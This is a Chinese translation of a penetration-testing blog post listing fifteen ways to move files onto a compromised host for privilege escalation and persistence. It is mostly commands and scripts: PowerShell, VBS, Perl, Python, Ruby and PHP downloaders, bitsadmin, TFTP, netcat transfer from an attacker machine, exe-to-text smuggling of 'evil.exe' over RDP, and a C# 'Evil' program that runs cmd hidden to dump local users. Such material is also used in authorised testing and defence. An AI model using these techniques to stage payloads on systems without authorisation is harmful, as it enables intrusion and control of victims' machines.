# 原文地址:http://drops.wooyun.org/tips/2420

from:https://www.netspi.com/blog/entryid/231/15-ways-to-download-a-file

在我们的入侵过程中，通常会需要向目标主机传送一些文件，来达到提权，维持控制等目的。这篇blog列举了15种下载文件的方法。

当然还有许多其它的办法来上传文件，下面的列表是15个我比较喜欢使用的技巧。

### PowerShell File Download

PowerShell 是一种winodws原生的脚本语言，对于熟练使用它的人来说，可以实现很多复杂的功能。

在windows 2003之中默认支持这种脚本。

下面这两条指令实现了从Internet网络下载一个文件。

```
$p = New-Object System.Net.WebClient
$p.DownloadFile("http://domain/file" "C:\%homepath%\file")
```

下面这条指令是执行一个文件

```
PS C:\> .\test.ps1
```

有的时候PowerShell的执行权限会被关闭，需要使用如下的语句打开。

```
C:\>powershell set-executionpolicy unrestricted
```

### Visual Basic File Download

在1998年Visual Basic最终标准在windows上确定。下面的代码可以实现下载文件，虽然它的长度比Powershell长多了。

```
Set args = Wscript.Arguments
Url = "http://domain/file"
dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
dim bStrm: Set bStrm = createobject("Adodb.Stream")
xHttp.Open "GET", Url, False
xHttp.Send
with bStrm
    .type = 1 '
    .open
    .write xHttp.responseBody
    .savetofile " C:\%homepath%\file", 2 '
end with
```

在windows中Cscript指令可以允许你执行VBS脚本文件或者对script脚本做一些设置。在windows 7中这个指令并不是必须要用到。 但是在windows XP中需要使用这条指令，如下所示。

C:>cscript test.vbs

以下四种语言都不是系统原生脚本，但是如果你的目标机器安装了这些语言，你就可以使用他们来下载文件。

### Perl File Download

Perl是一门很吊的语言，使用它基本可以实现任何事情，用它实现文件下载也很简单。

```
#!perl
#!/usr/bin/perl
use LWP::Simple;
getstore("http://domain/file", "file");
```

执行脚本文件是这样

```
root@kali:~# perl test.pl
```

### Python File Download

Python也是很受欢迎的主流脚本语言，代码清晰且简洁。

```
#!python
#!/usr/bin/python
import urllib2
u = urllib2.urlopen('http://domain/file')
localFile = open('local_file', 'w')
localFile.write(u.read())
localFile.close()
```

执行脚本文件是这样

```
root@kali:~# python test.py
```

### Ruby File Download

Ruby是一个面对对象的语言，Metasploit框架就是用它来实现的，当然他也可以实现像下载文件这样的小任务。

```
#!ruby
#!/usr/bin/ruby
require 'net/http'
Net::HTTP.start("www.domain.com") { |http|
r = http.get("/file")
open("save_location", "wb") { |file|
file.write(r.body)
}
}
```

执行脚本文件是这样

```
root@kali:~# ruby test.rb
```

### PHP File Download

PHP作为一种服务端脚本，也可以实现下载文件这种功能。

```
#!/usr/bin/php
<?php
        $data = @file("http://example.com/file");
        $lf = "local_file";
        $fh = fopen($lf, 'w');
        fwrite($fh, $data[0]);
        fclose($fh);
?>
```

执行脚本文件是这样

```
root@kali:~# php test.php
```

下面的上传文件的方法，可能需要更多得步骤，但是有些情况下却可以绕过去多限制。

### FTP File Download

一般情况下攻击者使用FTP上传文件需要很多交互的步骤，下面这个 bash脚本，考虑到了交互的情况，可以直接执行并不会产生交互动作。

```
ftp 127.0.0.1
username
password
get file
exit
```

### TFTP File Download

在Windows Vista以及以后的版本中默认有FTP，可以使用以下命令运行：

```
tftp -i host GET C:\%homepath%\file location_of_file_on_tftp_server
```

### Bitsadmin File Download

Bitsadmin是Windows命令行工具，用户可以使用它来创建下载或上传的任务。

```
bitsadmin /transfer n http://domain/file c:\%homepath%\file
```

### Wget File Download

Wget是Linux和Windows下的一个工具，允许非交互下载。

```
wget http://example.com/file
```

### Netcat File Download

Netcat在linux上的实例：

攻击者的电脑上输入：

```
cat file | nc -l 1234
```

这个命令会将file的内容输出到本地的1234端口中，然后不论谁连接此端口，file的内容将会发送到连接过来的IP。

目标电脑上的命令：

```
nc host_ip 1234 > file
```

这条命令将连接攻击者的电脑，接受file内容保存。

### Windows Share File Download

Windows shares可以加载一个驱动器，然后用命令来复制文件。

加载远程驱动：


```
net use x: \\127.0.0.1\share /user:example.com\userID myPassword
```

### Notepad Dialog Box File Download

如果你有权限接入一台（远程连接或者物理机）电脑，但是你用户权限不允许打开浏览器，这种方式可以让你快速的从一个URL或者UNC路径当中下载文件。

1.打开notepad 2.点击file - open

在File Name当中输入完整的URL：




Notepad将会获取URL的内容展现出来。

### Exe to Txt, and Txt to Exe with PowerShell and Nishang

http://code.google.com/p/nishang/downloads/list

当需要把一个exe文件放到目标计算机上时，这可能是我最喜欢的工具，Nishang使用PowerShell允许你吧一个exe转换成hex，然后吧hex再转换成原来的exe文件。

把exe转成hex文件输入：

```
PS > .\ExetoText.ps1 evil.exe evil.txt
```

打开evil.txt文件，复制内容，然后通过RDP的剪贴板复制进目标计算机。

把hex文件还原成exe文件输入：

```
PS > .\TexttoExe.ps1 evil.text evil.exe
```

## Csc.exe to Compile Source from a File

C的编译器（CSC）是包含在在Windows微软.NET安装中的命令行编译器。

这个可执行文件的默认位置是以下情况：

```
C:\Windows\Microsoft.NET\Framework\version
```

使用下面的示例代码，编译后的可执行文件将使用的cmd.exe来查询本地用户，然后将结果写入一个在C:\Temp\users.txt中。可以修改其中的代码，达到自己想要的目的，然后编译成exe文件。

```
public class Evil
{
   public static void Main()
   {
      System.Diagnostics.Process process = new System.Diagnostics.Process();
      System.Diagnostics.ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo();
      startInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
      startInfo.FileName = "cmd.exe";
      startInfo.Arguments = "/C net users > C:\\Temp\\users.txt";
      process.StartInfo = startInfo;
      process.Start();
   }
}
```

代码编译命令：

```
csc.exe /out:C:\evil\evil.exe C:\evil\evil.cs
```

## Wrap up

希望这篇blog对你有所帮助。